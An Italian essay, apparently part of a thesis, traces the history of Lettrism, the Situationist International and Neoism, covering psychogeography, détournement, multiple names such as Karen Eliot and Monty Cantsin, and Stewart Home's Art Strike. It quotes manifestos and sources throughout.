Il terreno di elaborazione delle teorie lettriste furono le pesanti sessioni alcoliche presso i caffè della *Rive Gauche*, punto d'incontro dei giovani parigini. È da questa atmosfera che Isou deduce la sua analisi della gioventù, per la prima volta individuata come una specifica classe sociale: una classe sfruttata e sotto-rappresentata, ma non ancora dipendente dalle forze capitaliste che regolano la vita/mercato. Passa qualche anno e all'interno del gruppo cominciano ad emergere diversi malumori nei confronti dell'egocentrismo di Isou. Una fazione, capeggiata da Debord, si stacca e dà vita all'Internazionale Lettrista.

Nonostante lo sfarzoso nome, il Movimento Lettrista, e l'Internazionale Lettrista sembrano implicare un seguito abbastanza ampio e, nel secondo caso, a partecipazione semi-mondiale, in realtà, entrambi i gruppi non conteranno mai più di una decina di membri ciascuno. I numeri non impediscono ai giovani lettristi di prendersi molto seriamente. L'Internazionale Lettrista si propone di praticare sperimentalmente alcune teorie architettoniche ed attitudinali, già definite dal Movimento Lettrista, in cui l'idea di base è quella di un ambiente che influenza il comportamento delle persone che lo abitano, ed essendo l'architettura, nella quasi totalità dei casi, espressione fisica della volontà della classe dominante, l'ambiente urbano contribuisce attivamente alla coercizione psichica e fisica dei cittadini. È il 1953 quando Ivan Chtcheglov, allora appena 19enne, scrive un saggio intitolato *Formulario per un nuovo urbanismo*: un'appassionata chiamata alle armi a favore di un nuovo concetto di urbanismo che apre la strada alla psicogeografia. L'Internazionale Lettrista adotta

le formulazioni di Chtcheglov specialmente come base alla psicogeografia. L'Introduzione ad una critica della Geografia Urbana di Debord continua sulla linea tracciata da Chtcheglov affermando che la psicogeografia potrebbe ritagliarsi lo studio delle leggi precise e degli effetti specifici dell'ambiente geografico, consciamente organizzato o meno sulle emozioni ed i comportamenti degli individui. La città va esplorata attraverso le derive, ovvero vagando senza meta lasciandosi guidare dall'ambiente circostante, oppure con giochi psicogeografici tipo quello, suggerito nel saggio, di esplorare una città seguendo la mappa di un'altra. Un'ennesima teoria sviluppata dai lettristi fu quella del *détournement* di testi altrui:

«Nella fase di guerra civile in cui ci troviamo, l'arte e la creazione in generale dovrebbero servire esclusivamente motivi partigiani, e ciò è necessario per finirla con qualsiasi nozione di proprietà privata in queste aree. *Détournement* è la libera appropriazione delle creazioni altrui. *Détournement* è decontestualizzazione. Va da sé che uno non è limitato al correggere lavori esistenti o integrare diversi frammenti di lavori scaduti in una nuova opera: si può altresì alterare il significato di questi frammenti in qualunque modo, lasciando gli imbecilli al loro profuso mantenimento delle "virgolette"»²

Nel 1957, dopo 5 anni di attività, l'Internazionale Lettrista si unisce al MIBI, il Movimento Internazionale per una Bauhaus Immaginata per dar vita all'Internazionale Situazionista. Queste diverse matrici cercano il loro punto di incontro nella costruzione di un movimento coerente, nella coscienza dei nuovi tempi e nel superamento dell'arte.

La prima preoccupazione dell'Internazionale Situazionista è di rompere in modo definitivo con l'eclettismo culturale, che è la cortina ideologica dietro cui il mercato delle opere d'arte, articolato in vari racket, nasconde interessi esclusivamente commerciali: i mercanti d'arte, i critici compiacenti, i direttori delle gallerie... rappresentano le pedine, i punti di sostegno dell'ordine sociale dominante nell'ambito della produzione e della circolazione di un tipo di merci di lusso.³

Il secondo punto su cui si incontrano i componenti dell'Internazionale Situazionista è la coscienza di vivere in un periodo storico di rapidissima e radicale trasformazione, che apre un ambito molto ampio di possibilità nuove. Da ciò deriva uno stato emotivo di entusiasmo e di esaltazione:

Noi siamo i partigiani dell'oblio. Dimenticheremo il passato, il

² Debord G., Wolman G., *Metodi di Détournement*, pubblicato nella rivista *Les levres nues* n.8, Bruxelles, 1956

³ Perniola Mario, *L'avventura situazionista. Storia critica dell'ultima avanguardia artistica del XX secolo*, Milano, Mimesis, 2013, pag. 36

presente che sono nostri. Non riconosciamo come contemporanei coloro che si accontentano di troppo poco.⁴

Noi rappresentiamo il primo sforzo sistematico per scoprire, a partire dalle condizioni di vita moderne, delle possibilità, dei bisogni, dei giochi superiori. Siamo i primi a conoscere un nuovo appassionante, legato all'attualità e al futuro prossimo della civiltà urbana.⁵

I termini della distinzione tra vita reale, luogo della noia, e vita immaginaria, luogo della meraviglia, accettati e fatti propri dai surrealisti, devono essere ormai completamente rovesciati: è la realtà stessa che può diventare meravigliosa.

Il terzo elemento che qualifica l'originario progetto situazionista è il superamento dell'arte. Esso implica più aspetti: critica e realizzazione, negazione e raggiungimento di un livello superiore. Debord e Constant forniscono, nei primi numeri della rivista, alcuni elementi per la critica all'arte: secondo Debord l'arte ha il compito di sottrarre al tempo e rendere eterne le esperienze vissute, si contrappone perciò alla vita proprio perché immobilizza e riduce a cosa l'esistenza soggettiva del singolo, è una forma di pseudo-comunicazione che ostacola la comunicazione diretta tra gli individui. Constant, invece, compatisce l'aspetto individualistico, narcisistico e inefficace della creazione artistica. Non può esistere un'arte situazionista ma solo un uso situazionista dell'arte. L'attenzione dei situazionisti si sofferma sul secondo momento implicito nel superare la realizzazione, l'elaborazione di strumenti e di prospettive che si pongono al di là dell'arte. Le direzioni di ricerca proposte sono: il controllo delle nuove tecniche di condizionamento, la pittura industriale, la psicogeografia, l'urbanistica unitaria, il gioco, la costruzione di situazioni, il détournement e il cinema.

Le tecniche di condizionamento

La scienza e la tecnica offrono strumenti di condizionamento nuovi e efficaci: la pubblicità subliminale e la pratica del lavaggio del cervello dimostrano la fine del concetto umanistico della personalità inviolabile e inalterabile ma è necessario che queste tecniche d'influenza non restino monopolio del potere. Devono, invece, essere usate in una direzione rivoluzionaria. Il compito dei nuovi artisti doveva essere quello

di impadronirsi delle conoscenze teoriche e degli strumenti materiali più efficaci per diffondere contenuti liberatori e progetti di vita appassionanti⁶

⁴ Anonimo, *Internazionale Situazionista* n.2, pag. 4

⁵ Anonimo, op. cit., pag. 11

⁶ Anonimo, *Internazionale Situazionista* n.8, pp. 48-56



Pinot Gallizio con un rotolo di pittura industriale, 1958

diventando così dei persuasori occulti alla libertà.⁷

La pittura industriale

La pittura industriale prevedeva la realizzazione di rulli unici lunghi parecchie decine di metri e il suo intento era quello di creare un'inflazione di valori artistici tradizionali tale da comprometterne la sopravvivenza. Ciò sarebbe avvenuto quando si sarebbero offerte sulle strade e nei mercati chilometri di pittura al prezzo di costo.

La psicogeografia e la deriva urbana

La psicografia è lo studio degli effetti precisi che l'ambiente geografico esercita direttamente sul comportamento affettivo degli individui⁸

Lo strumento fondamentale di cui si avvaleva la ricerca psicogeografica era la deriva come modo di comportamento sperimentale legato alle condizioni della società urbana e la tecnica del passaggio rapido attraverso vari ambienti. Qualitativamente diversa dal viaggio e dalla passeggiata, mirava al riconoscimento degli effetti psichici del contesto urbano. La deriva infatti presentava un aspetto passivo e uno attivo. Da un lato comportava la rinuncia a obiettivi e mete prefissate e l'abbandono alle sollecitazioni del terreno e agli incontri occasionali, dall'altro implicava il dominio e la conoscenza delle variazioni psicologiche e rifletteva una situazione urbana oggettiva di interesse o di noia.

L'urbanistica unitaria

L'urbanistica unitaria è la teoria dell'impiego di insieme delle arti e delle tecniche concorrente alla costruzione di un ambiente in legame dinamico alle esperienze di comportamento. L'urbanistica unitaria si determina nella polemica contro il funzionalismo il quale svolge il ruolo di conservazione e di sostegno della società borghese e della sua idea di felicità articolata su due temi dominanti: la circolazione delle automobili e i comfort della casa. In questo modo gli architetti funzionalistici finiscono con il costruire cimiteri in cemento armato dove grandi masse di popolazione sono condannate ad annoiarsi a morte o enormi unità di abitazioni isolate che impediscono i rapporti diretti e lo sviluppo della socialità. L'urbanistica unitaria non vuole essere una delle tante dottrine urbanistiche, ma una critica dell'urbanistica. Essa nasce da una visione complessiva della società e tende verso una creazione globale dell'esistenza. È presentata come un effettivo

⁷ Perniola M., op. cit., pag. 41

⁸ Anonimo, *Internazionale Situazionista* n.1, pag. 13

superamento dell'arte: l'attività artistica tradizionale deve essere abbandonata a favore dell'urbanistica unitaria. Attraverso questa l'artista cessa di essere l'artefice di forme inutili e inefficaci per diventare il costruttore di ambienti e di modi di vivere completi. La trasformazione riguarda sia la struttura urbana sia il comportamento degli abitanti alla ricerca di modi di esistenza rivoluzionari, come il gioco, il nomadismo, l'avventura.

Il gioco

Il gioco è oggetto di una particolare attenzione. Nel concetto situazionista di gioco i caratteri fondamentali sono la scomparsa di ogni elemento di rivalità derivato dall'appropriazione economica, la creazione di ambienti ludici e l'abolizione di ogni separazione tra gioco e vita corrente, tra scherzo e impegno. Il gioco sarà così non-competitivo, sociale e totale.

Il costruzione di situazioni

Il progetto di superamento dell'arte trova la sua determinazione nel concetto di situazione. La situazione costruita come un momento della vita concretamente e deliberatamente costruito per mezzo dell'organizzazione collettiva di un ambiente unitario e di gioco di avvenimenti. Vi sono però tre diverse interpretazioni dell'idea di situazione: una psicologica, una tecnico-urbanistica e una esistenziale.

L'interpretazione psicologica delle situazioni sono i desideri individuali, l'esperienza artistica sarebbe una specie di fantasia incapace di realizzare il desiderio. La prospettiva situazionista mira all'effettiva soddisfazione del desiderio da cui può derivare il chiarimento della natura dei desideri primitivi e la loro evoluzione verso nuove forme.

L'interpretazione tecnico urbanistica della situazione è legata ai metodi e alle prospettive dell'urbanistica unitaria e rappresenta la conseguenza di un condizionamento ambientale.

L'interpretazione esistenziale della situazione, l'acquisizione di una coscienza delle condizioni di esistenza nelle società industrializzate e delle alternative radicali. Pone il problema del senso della vita e ritiene che le soluzioni siano da ricercarsi nell'ambito nelle condotte rivoluzionarie.

Il détournement

Il *détournement* viene definito come l'integrazione delle produzioni attuali o passate delle arti in una costruzione superiore dell'ambiente. Presenta due aspetti fondamentali:

la perdita d'importanza del significato originario di ogni singolo elemento autonomo e l'organizzazione di un altro insiemeificante che conferisca a ogni elemento una nuova portata. È una pratica già frequente nelle attività dell'avanguardia artistica: il *collage* e il *ready-made* rappresentano l'attribuzione di un nuovo valore a elementi preesistenti. La differenza tra i *détournement* artistici e quelli situazionisti consiste nel fatto che mentre il punto di arrivo dei primi è un'opera che ha un valore autonomo ancora artistico, il punto di arrivo dei secondi è un prodotto che si rivela immediatamente come la negazione dell'arte per il carattere di comunicazione immediata che contiene. Per mezzo del *détournement* oggetti e immagini connessi alla società borghese (opere d'arte, avvisi pubblicitari, manifesti di propaganda, fotografie pornografiche) vengono sottratti alla loro destinazione e posti in un contesto qualitativamente diverso, segno che le cose più eccelse come quelle più banali possono essere l'oggetto di un'appropriazione molto più profonda della loro semplice fruizione passiva di possesso economico.

Il cinema

Il cinema è una possibile via verso il superamento dell'arte. È necessario però distinguere il suo uso attuale, espressione della società dello spettacolo, in cui non fa che rinforzare la passività in cui il potere cerca di relegare il proletariato dal suo possibile orientamento situazionista che si orienta verso il suo impiego come forma di propaganda e come elemento costitutivo di una situazione realizzata. Le esigenze cinematografiche più urgenti per i situazionisti sono: il primato della parola sull'immagine l'apparizione del movimento di autodistruzione che caratterizza tutta l'arte moderna. Nella misura in cui anche il cinema riconosce la propria impotenza, esso apre la strada ad un superamento dell'arte.

Nei suoi primi numeri l'internazionale situazionista si è soffermata a criticare le manifestazioni del modernismo artistico e letterario. Ha messo in luce la disintegrazione del linguaggio inquadrandola nel processo di deperimento, di dissoluzione e di autodistruzione che caratterizza l'arte moderna e ha illustrato la stretta connessione esistente tra il capitalismo e i tentativi messi in opera dai mercanti, dai critici e dai direttori di gallerie per ridare all'arte quelle esperienze e quelle ricerche che si propongono appunto di superarla.

Al suo stesso interno però non pochi sono riluttanti nei confronti di questo abbandono totale dell'attività

artistica che si propone di definire anti-situazioniste le eventuali produzioni artistiche dei situazionisti stessi. Altri sostengono, al contrario, l'importanza di attività ed interventi che continuino a esercitarsi nell'ambito dell'avanguardia modernista rimproverando alla tendenza opposta l'abbandono di un terreno di azione concreto a favore dell'elaborazione di una teoria critica astratta, impotente e sterile. Questi episodi costituiscono la rottura definitiva con l'avanguardia modernista: essi sono presso i situazionisti stessi l'oggetto di una meditazione sull'arte e sulla struttura organizzativa del movimento. Già con Dada appare chiaro che la ribellione artistica non è più recuperabile su un piano estetico, anche se la cultura dominante ha potuto inventarsi una specie d'arte dadaista: oggi poi, secondo i situazionisti

«esistono in differenti paesi del capitalismo moderno di centri di una bohème non artistica, riunita sulla nozione della fine o dell'assenza dell'arte, che non mira più esplicitamente ad una qualsiasi produzione artistica»⁹

Forze più autentiche e più profonde della creazione artistica vanno ormai verso l'organizzazione teorica della contestazione.

Da un lato i situazionisti affermano che il progetto situazionista non è per nulla il risultato storico definitivo, deve essere considerato nell'ambito ampio del movimento rivoluzionario; dall'altro, nello stesso tempo, insinuano di essere gli unici depositari della coscienza di questo movimento, sostenendo che

il compito di essere più estremista dell'internazionalista situazionista appartiene all'internazionale situazionista ed è la prima legge della sua permanenza¹⁰

Da un lato non ammettono discepoli e non vogliono truppa, perché pensano che il discepolo trasformi una problematica teorica in un'ideologia, una soluzione provvisoria in un dogma, per trarne qualificazione personale e sicurezza intellettuale. Dall'altro considerano l'internazionale situazionista come un'entità superiore ai singoli individui che la compongono, dotata di un destino storico trascendente, la quale è rappresentata nella sua interezza e totalità dei suoi interpreti veri anche quando le tesi di costoro si trovano in minoranza all'interno dell'organizzazione. L'internazionale situazionista difatti però tende al settarismo per la mancanza di una critica radicale all'arte e il permanere

⁹ Anonimo, *Internazionale Situazionista* n.8, pag. 11

¹⁰ Anonimo, op.cit., pag. 29

nell'ambito della autocoscienza artistica, la quale continua a porsi come una totalità anche nell'ambito del processo storico. L'internazionale situazionista in definitiva, rifiutava le opere e rompeva con gli ambienti artistici.

I situazionisti costituiscono tuttora un punto di riferimento importante nel quadro della cultura alternativa attuale e il messaggio che hanno lasciato alle generazioni successive consiste nell'invito a non cadere nell'avvilimento e nell'abiezione e a non essere vittime della frustrazione e dell'impotenza.

«Trovare in ogni situazione il punto di equilibrio tra i pericoli opposti dell'umiliazione e della fantasticheria inconcludente: questo è forse il dono più prezioso dell'eredità situazionista.»¹¹

¹¹ Perniola M., op. cit., pag. 33

Neoismo

Il desiderio di una vita autentica è l'esempio dell'esistenza di un potenziale di rottura radicale con i valori di questa società.
Kevin H., The Real Thing

I situazionisti si sono autoconvinti che avrebbero soppiantato l'arte e aperto la strada alla rivoluzione proletaria in tutto il mondo con l'unico fine del piacere senza licenze e tutt'oggi ci sono molti gruppi sia artistici sia politici che hanno ereditato qualcosa da questa tradizione e tra questi vi è il neoismo.

Il fenomeno del neoismo iniziò come *noismo*, un concetto inventato alla fine degli anni '70 da David Zack, Al Ackerman e Maris Kundzin a Portland, nell'Oregon, ed era un raggruppamento aperto, non-esclusivo e antideologico di persone che ritenevano di essere artisti contro il sistema delle gallerie e si sviluppò in neoismo, un nome composto da un prefisso internazionale più un suffisso, senza niente in mezzo.

Il *neoismo* è un movimento culturale influenzato dal futurismo, dal dadaismo, da *fluxus* e dal *punk* ed è stato visto al contempo come modernista, postmoderno, trasgressione avanguardistica delle tradizioni del moderno e del postmoderno, *underground*, neodada e come sviluppo di *fluxus* ma fu anche un rifiuto di tutte queste cose. Nato alla fine degli anni 70 dal *network* della *mail art* in America è un atteggiamento di prassi artistica antagonista al sistema ufficiale delle gallerie. Il movimento si sviluppò a Montreal nel '79 e il gruppo che lo componeva voleva evadere dalla prigione dell'arte e cambiare il mondo.

Le avanguardie si sono sempre impegnate nel criticare l'arte istituzionalizzata e, come ogni altro gruppo d'avanguardia, i neoisti speravano di dare un'immagine di se stessi come di una tendenza culturale di ultimissimo grido e mettendo in scena lo spettacolo dell'arte avrebbero fatto di tutto pur di fare scandalo su qualche articololetto di giornale

I neoisti usavano il video, l'audio e le *performance* dal vivo e il loro spirito era fatto di non-regole di non-principi, di non-teoria, in cui c'era posto per tutto tranne che per il dogmatismo. Animato da questo obiettivo di cambiare il mondo, esso restituiva un'immagine angosciante della società attraverso lavori come l'emblematico film di Kiki Bonbon, *Flying Cats* (gatti volanti), che sintetizza le attività dei neoisti: due uomini sono in cima a un grattacielo, con loro hanno un gruppo di gatti, uno alla volta i gatti vengono presi e buttati giù verso la morte, per tutto il film il protagonista ripete la frase: "il gatto non ha scelta".

Nell'estate del 1981 il centro dell'attività neoista si sposta a Baltimora, nel Maryland, e si focalizza su Michael Tolson che



Levitazione al Pavillon Theatre di Brighton organizzata da Stewart Home per protestare contro il concerto di Stockhausen, maggio 1993



Cartolina Neoista

si descrive come uno "scienziato pazzo/de-compositore/pensatore di suoni/collezionista di pensieri/enon un artista". Tolson è noto soprattutto per la sua performance *Pee Dog/ Poop Dog Copyright Violation* realizzata nel settembre del 1983 a sostegno della *Chiesa del Sub Genio*. L'evento fece notizia sui giornali locali quando i poliziotti di Baltimora lo trovarono completamente nudo che percuoteva un cane morto in una galleria ferroviaria, davanti a un pubblico di 35 persone.

Desire in Ruins

1. L'insieme della vita postmoderna è mediato da una serie di astrazioni. Creatività, piacere, immaginazione, desiderio; tutto questo ha un ruolo nel mantenimento del sistema capitalistico.
2. Le attività e le idee di chi non accetta reiteratamente le mistificazioni vengono soppresse sia dai media sia dagli sbirretti delle università e delle relazioni comunitarie.
3. Nel passato la vita era mediata da astrazioni come l'onestà, la verità, il progresso e il mito di un futuro migliore. Creatività, piacere, immaginazione e desiderio sono una successiva rifinitura di questo processo. Nell'epoca postmoderna essi hanno la stessa funzione come progresso e simili avevano nell'età classica del moderno (1909-1957).
4. La creatività è lavoro qualificato come bene morale; è il nome dell'etica del lavoro dopo la sua modernizzazione. Per chi si oppone a tutti moralismi, la creatività è alienante proprio quanto il lavoro salariato. Noi ripetiamo lo slogan antimoralista "niente lavoro" e riteniamo che questa formula contenga il rifiuto della creatività.
5. Il piacere è un metodo attraverso cui l'esperienza viene ordinata entro una gerarchia di desideri possibili. È un'astrazione che nega il momento vissuto e pretende di riferirsi alla possibilità dell'esperienza passata/futura (o comunque altra). Dobbiamo rifiutare tutto questo sistema di valori.
6. L'immaginazione è un'astrazione che nega l'esperienza concreta. È il meccanismo centrale del dominio dell'immagine in quanto agente principale della repressione della nostra società dello spettacolo.
7. Il desiderio è un permanente rinvio dell'attualità del presente verso gratificazioni supposte tali in un futuro illusorio.
8. Ci impegniamo in un nichilismo attivo per la distruzione di questo mondo e di tutte le sue astrazioni.

Basta capi!

Basta esperti!

Basta politici!

Basta pensare che la "cultura" possa cambiare qualcosa oltre a qualche conto in banca!

Lo spettacolo è finito.

Il pubblico comincia a uscire.

Il tempo di raccogliere i cappotti andare a casa.

La gente si guarda intorno...

...Niente più cappotti!

...Niente più case!

Aboliamo il piacere!
Rifiutiamo la creatività!
Annientiamo l'immaginazione!
Il desiderio va in rovina.
Il presente è assoluto.
Tutto subito!¹²

I neoisti, per mostrare i loro lavori, svilupparono il concetto di festival d'appartamento: eventi della durata di una settimana che avevano luogo nelle abitazioni dei singoli neoisti.

Nel 1974, molto prima dell'invenzione neoista, Gustav Metzger divenne promotore di un appello per uno sciopero di artisti della durata di tre anni; credeva che, se gli artisti avessero agito in solidarietà, potevano distruggere le istituzioni che, secondo lui, avevano un effetto negativo sulla produzione artistica. Il gruppo *Praxis*, riprendendo le teorie di Metzger, nel 1985 propose uno sciopero dell'arte della durata di tre anni, dal 1990 al 1993, e nel 1986 questa proposta fu estesa a un più generale "rifiuto della creatività". *Praxis* era pienamente consapevole del fatto che questa proposta di (in)azione avrebbe creato almeno tanti problemi quanti ne avrebbe risolti. L'*Art Strike*, infatti, metteva in campo una serie di questioni, la più importante delle quali risiedeva nel fatto che veniva lanciata una sfida concreta alla gerarchia delle arti imposta a livello sociale. Già nel porre questa sfida si compie un notevole passo avanti verso lo smantellamento dell'arte come sistema mentale e si deteriora la sua posizione egemonica all'interno della cultura contemporanea, dato che il successo dell'arte stessa come presunta "forma superiore di conoscenza" dipende dal suo non essere messa in discussione in quanto tale.

Il gruppo *Praxis*, nel 1985, quando dichiarò la sua intenzione di organizzare uno sciopero dell'arte nel periodo compreso tra il 1990 e il 1993, risolse il problema di ciò che i membri avrebbero dovuto fare del loro tempo nei cinque anni che li separavano dallo sciopero. Questo periodo è stato caratterizzato da una continua lotta contro la cultura imposta dalla società dominante e si è concretizzata nell'adozione dell'identità multipla di Karen Eliot e nell'organizzazione di eventi come il festival del plagiarismo.

Karen Eliot è il nome di un individuo che chiunque può diventare. Il nome resta fisso, le persone che lo usano no. L'obiettivo di molte persone diverse che usano lo stesso nome è quello di creare situazioni di cui nessuno



Materiale informativo dello sciopero dell'arte 1990-1993

¹² Home S., *Neoismo e altri scritti. Idee critiche sull'avanguardia contemporanea*, Milano, Costa&Nolan, 1997, pag. 25



Istvan Kantor alias Monty Cantsin

sia responsabile. Chiunque può diventare Karen Eliot semplicemente adottando questo nome ma per il periodo in cui il nome viene utilizzato, lui/lei sarà solo Karen Eliot. Quando si diventa Karen Eliot l'esistenza precedente è costituita dalle azioni compiute dagli altri che hanno portato questo nome. Quando si diventa Karen Eliot non si ha famiglia, genitori, data di nascita. Karen Eliot si è materializzato/a come contesto aperto nel 1985 dalle forze sociali per esplorare l'instabile territorio esistente fra l'individuo e la società e può essere adottato strategicamente per una serie di azioni, interventi, mostre, testi, eccetera.

I nomi multipli sono "etichette" che l'avanguardia degli anni '70 e '80 propose per un uso seriale; sono "nomi di persone inventate" che chiunque può assumere come "contesto" o "identità". L'idea è la creazione di un corpo collettivo di opere artistiche che fanno uso di un "identità inventata". Klaos Oldenburg fu la prima di queste "identità collettive" e fu diffusa dai mail-artisti britannici Stefan Kukowski e Adam Czarnowski a metà degli anni 70. Pochi anni dopo, il mail-artista americano David Zack propose Monty Cantsin come nome della "prima open pop-star" un nome che chiunque poteva utilizzare. I nomi multipli erano connessi alle teorie radicali relative al gioco, all'idea di creare una situazione aperta di cui nessuno sia responsabile. Alcuni fra i sostenitori di tale idea affermavano anche che questo era un modo per "analizzare praticamente, e distruggere, le nozioni filosofiche occidentali di identità, individualità, valore e verità".

«Facciamo appello a tutti i cultural workers affinché lascino perdere i loro strumenti e smettano di fare, distribuire, vendere, esibire o discutere il loro lavoro dal 1 gennaio 1990 al 1 gennaio 1993. Chiediamo che tutte le gallerie, musei, le agenzie, gli spazi aperti "alternativi", i periodici, i teatri, le scuole d'arte, e compagnia bella, cessino le attività durante questo periodo.

L'arte, sul piano concettuale, è definita da una élite che si auto-riproduce ed è commercializzata come beni di consumo internazionale. [...]

La classe dominante utilizza l'arte come attività "trascendentale" nello stesso modo in cui un tempo usava la religione: per giustificare l'arbitrarietà dei suoi enormi privilegi. L'arte crea l'illusione che attraverso attività, di fatto superflue, questa civiltà sia in contatto con "sensibilità più elevate" che la riscattano dalle accuse di sfruttamento e assassinio di massa. Chi accetta questa logica sostiene la plutocrazia anche se ne è economicamente escluso. L'idea che "tutto è arte" è l'apice di questa cortina di fumo e significa soltanto che determinati membri della classe dominante si sentono particolarmente liberi di affermare il proprio dominio sulle masse.

Chiamare una persona "artista" è negare a un altro lo stesso talento visionario; in questo modo il mito del "genio" diventa una

giustificazione ideologica dell'ineguaglianza, della repressione e della fame. Quello che un artista considera come la sua identità è un insieme scolastico di atteggiamenti; preconetti che imprigionano l'umanità nella storia. Sono i ruoli determinati da quest'identità, così come prodotti artistici insidiati nella rettificazione, ciò che dobbiamo rifiutare.

Diversamente dallo sciopero dell'arte indetto da Gustav Metzger tra il 1977 il 1980, il nostro obiettivo non è quello di distruggere le istituzioni che possono sembrare negative nei confronti della produzione artistica: noi, piuttosto, vogliamo mettere in questione il ruolo stesso dell'artista e il suo rapporto con le dinamiche del potere interne alla società contemporanea».¹³

I neoisti si fecero promotori anche del plagiarismo, una corrente di pensiero che esaltava il plagio in quanto tutte le innovazioni erano costruite a partire dalla somma totale di ciò che è avvenuto prima, perciò ritenevano che tutta la creatività umana fosse accumulativa. Il plagio è il polo negativo di una cultura che ha la sua giustificazione ideologica nell'"unico". Infatti, è soltanto attraverso la creazione di identità uniche che può esserci mercificazione.

I plagiaristi riconoscono il ruolo che svolgono i media nel mascheramento dei meccanismi del potere, e cercano attivamente di disgregare questa attività.¹⁴

All'inizio del XX secolo, grazie alla scoperta dei collage, le modalità con cui, nelle produzioni "artistiche", venivano usati elementi preesistenti, si svilupparono notevolmente. Il plagio consiste nella manipolazione consapevole di elementi preesistenti la creazione di opere "estetiche" ed è insito in tutta l'attività "artistica", poiché l'arte funziona grazie al linguaggio ereditato. La funzione attribuita al plagio consiste in due o più elementi divergenti che sono accostati per creare nuovi significati. La somma risultante è maggiore delle singole parti. I lettristi e i situazionisti chiamarono questo procedimento *détournement* ma questa attività a livello popolare è tuttora conosciuta come plagio. Il plagio arricchisce il linguaggio umano e comporta una progressiva trasformazione sociale.

Avevo già escogitato il plagio come tecnica con cui contrastare i miei antagonisti. Non avevo bisogno di idee mie, tutto quello che avevo da fare era saccheggiare il passato. La prima cosa che ho trovato risaliva ai dadaisti berlinesi, che avevano dichiarato che chiunque avesse pagato loro 50 marchi avrebbe potuto essere Gesù Cristo.¹⁵

Stewart Home attinse, attraverso il plagio, allo sciopero

¹³ Home S., op.cit., pp. 24-25

¹⁴ Home S., op.cit., pag.50

¹⁵ Home S., op.cit., pag.72



Stewart Home

dell'arte di Metzger, ma, per evitare che si ripettesse il buco nell'acqua del suo predecessore si mise a promuovere l'idea in modo molto più energico parlando dello sciopero dell'arte come di un rifiuto della creatività e di un atto di lotta di classe sferrato in ambito culturale. Uno dei maggiori veicoli di questa propaganda fu *Smile*, una rivista che Home aveva fondato nel febbraio del 1984.

«L'esistenza di "Smile" da sola mi metteva in grado di sviluppare il concetto di nome multiplo, ma ebbe l'effetto di mettere in ombra i miei progetti di plagiarismo e sciopero dell'arte. Per riportare all'ordine questa situazione, pensai di organizzare un festival del plagiarismo a Londra. Invece di partecipare semplicemente al festival che io avevo organizzato, diverse persone negli Stati Uniti decisero di organizzare festival propri. Così, nel gennaio 1988, ci furono contemporaneamente festival plagiaristi a Londra, a San Francisco e a Madison, nel Wisconsin. Vennero seguiti da eventi ulteriori nel Braunschweig, in Germania, e a Glasgow, in Scozia. Come risultato, l'underground europeo e statunitense fu invaso dalla propaganda plagiarista. [...]

Data la quantità di crumiri che ignorarono la moratoria culturale 1990-1993, forse è straordinario che io possa fare un resoconto dell'Art Strike. Dopo il boom della fine degli anni '80, numerose gallerie hanno chiuso molto prima che l'operazione chirurgica degli anni senz'arte fosse terminata, staccando la spina al "paziente". In un articolo del "Guardian" del 29 maggio 1992 intitolato L'affondamento di Cork Street si legge che: "da due anni a questa parte una galleria su quattro, fra le migliori del West End, ha dovuto chiudere per la contrazione del mercato", c'era stata "una caduta del sessanta per cento nelle vendite di opere d'arte". La notizia che il mondo dell'arte stava crollando non deve essere sfuggita a nessun regolare lettore dei quotidiani. Altri titoli incoraggianti sono: I mercanti soffrono mentre il mondo dell'arte entra in crisi ("Guardian", 5 luglio 1991) e Siete invitati alla veglia funebre del mondo dell'arte ("Independent", 10 ottobre 1992), mentre il numero di capodanno del 1993 di "Time Out", nella sua rassegna dei 12 mesi precedenti, riportò la chiusura di queste gallerie londinesi: Anne Bethoud, Albemarle, Nicola Jacobs, Fabian Carlsson, Odette Gilbert, Maureen Paley. Milch e Nigel Greenwood. Ovviamente la recessione ha avuto un ruolo nel creare questo piacevole stato di cose, ma ciò non impedisce di sostenere che l'impatto psicologico dell'Art Strike è stato ampiamente responsabile di questa crisi culturale. La propaganda dello sciopero dell'arte ha chiarito che, mettendo semplicemente in discussione le assunzioni implicite della cultura seria, si possono fare grandi progressi verso la distruzione della sua egemonia.»¹⁶

Spesso, ciò in cui crede chi ha paura del cambiamento è solo un'immagine rovesciata di ciò in cui crede chi lo invoca ed è a tal proposito che Home nel 1993 crea la *Neoist Alliance*, che nulla ha a che fare con il neoismo.

¹⁶ Home S., op.cit., pp.76-77

Programma della Neoist Alliance

1. Religione. Migliorare tutte le credenze monoteiste e diffondere culti pazzi, misticismo, la parascienza e antifilosofia.
 2. Etica. Introdurre codici e pratiche degradanti, corrompere la morale, indebolire il legame matrimoniale, distruggere la vita familiare e abolire l'eredità.
 3. Estetica. Promuovere il culto del disgustoso e di tutto ciò che è degradante, decadente e degenerato in musica, letteratura e arti visive.
 4. Sociologia. Distruggere le grandi corporazioni e abolire i privilegi. Provocare invidia, scontento, rivolte e lotta di classe.
 5. Industria e finanza. Indebolire l'ideale della competenza professionale e abolire l'orgoglio professionale. Incoraggiare la standardizzazione e la specializzazione. Strappare il controllo della finanza alla classe dominante corrotta.
 6. Politica. Assicurarsi il controllo della stampa, della radio, della televisione, del cinema, dei teatri e di tutti i mezzi che influenzano l'opinione pubblica. Distruggere le istituzioni della classe dominante all'interno, creando il dissenso.
- Attiva riappropriazione della tradizione laddove tale limitazione è comprensione.
 - Produzione di un discorso naturale e artificiale nello stesso tempo.
 - Disgregazione della normale temporalità seguendo e anticipando la tradizione.
 - Produzione di una natura seconda a partire dal materiale fornito dalla natura reale.
 - Messa alla prova delle nostre attività teoriche e pratiche di fronte alla tradizione.
 - Dissoluzione dell'armonia concettuale in accelerazione soggettiva delle facoltà cognitive.¹⁷

Lo sciopero dell'arte è stato descritto come un pezzo d'arte concettuale perché, come dice Home, alla maggioranza della gente mancano le basi storiche relative alle attività contro-culturali. Così, quello che potrebbe apparire scontato a chi conosce il materiale d'origine, sembra fresco e bizzarro a tutti gli altri. I teorici dell'arte più noiosi odiano essere criticati da persone culturalmente più avanzate, specialmente quando si usa l'umorismo per l'analisi seria.

¹⁷ Home S., op.cit., pp.81-82

Create poesia

Voi, prigionieri in ceppi. Voi criminali, assassini, squartatori, pugnatori, paria ed emarginati. Alzatevi e ribellatevi. Create poesia!

